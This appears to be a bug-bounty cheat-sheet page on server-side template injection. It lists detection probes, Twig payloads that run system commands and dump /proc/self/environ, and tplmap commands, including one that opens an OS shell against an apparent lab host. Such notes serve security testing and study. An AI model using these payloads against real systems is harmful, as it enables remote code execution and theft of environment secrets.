> For the complete documentation index, see [llms.txt](https://notes.programmersecurity.com/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://notes.programmersecurity.com/bug-bounty/server-side-template-injection-ssti.md).
# Server Side Template Injection (SSTI)
## SSTI Identification
```
{7*7}
${7*7}
#{7*7}
%{7*7}
{{7*7}}
```
## TWIG SSTI

Twig has a variable `_self`, which, in simple terms, makes a few of the internal APIs public. This `_self` object has been documented, so we don't need to brute force any variable names,
we can use the `getFilter` function as it allows execution of a user-defined function via the following process:
* Register a function as a filter callback via `registerUndefinedFilterCallback`
* Invoke `_self.env.getFilter()` to execute the function we have just registered
```php
{{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getFilter("id;uname -a;hostname")}}
```
to get the environment variables we can use
```shell
{{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getFilter("echo -e `cat /proc/self/environ`")}}
```
## Automating SSTI using tqlmap
we can use **TQLMAP** from the below link
{% embed url="" %}
```python
python tplmap.py -u 'http://83.136.251.226:56235/jointheteam' -d email=test --proxy=http://127.0.0.1:8080
```

## OS-Shell Using TPLMAP
```python
python tplmap.py -u 'http://83.136.251.226:56235/jointheteam' -d email=test --proxy=http://127.0.0.1:8080 --os-shell
```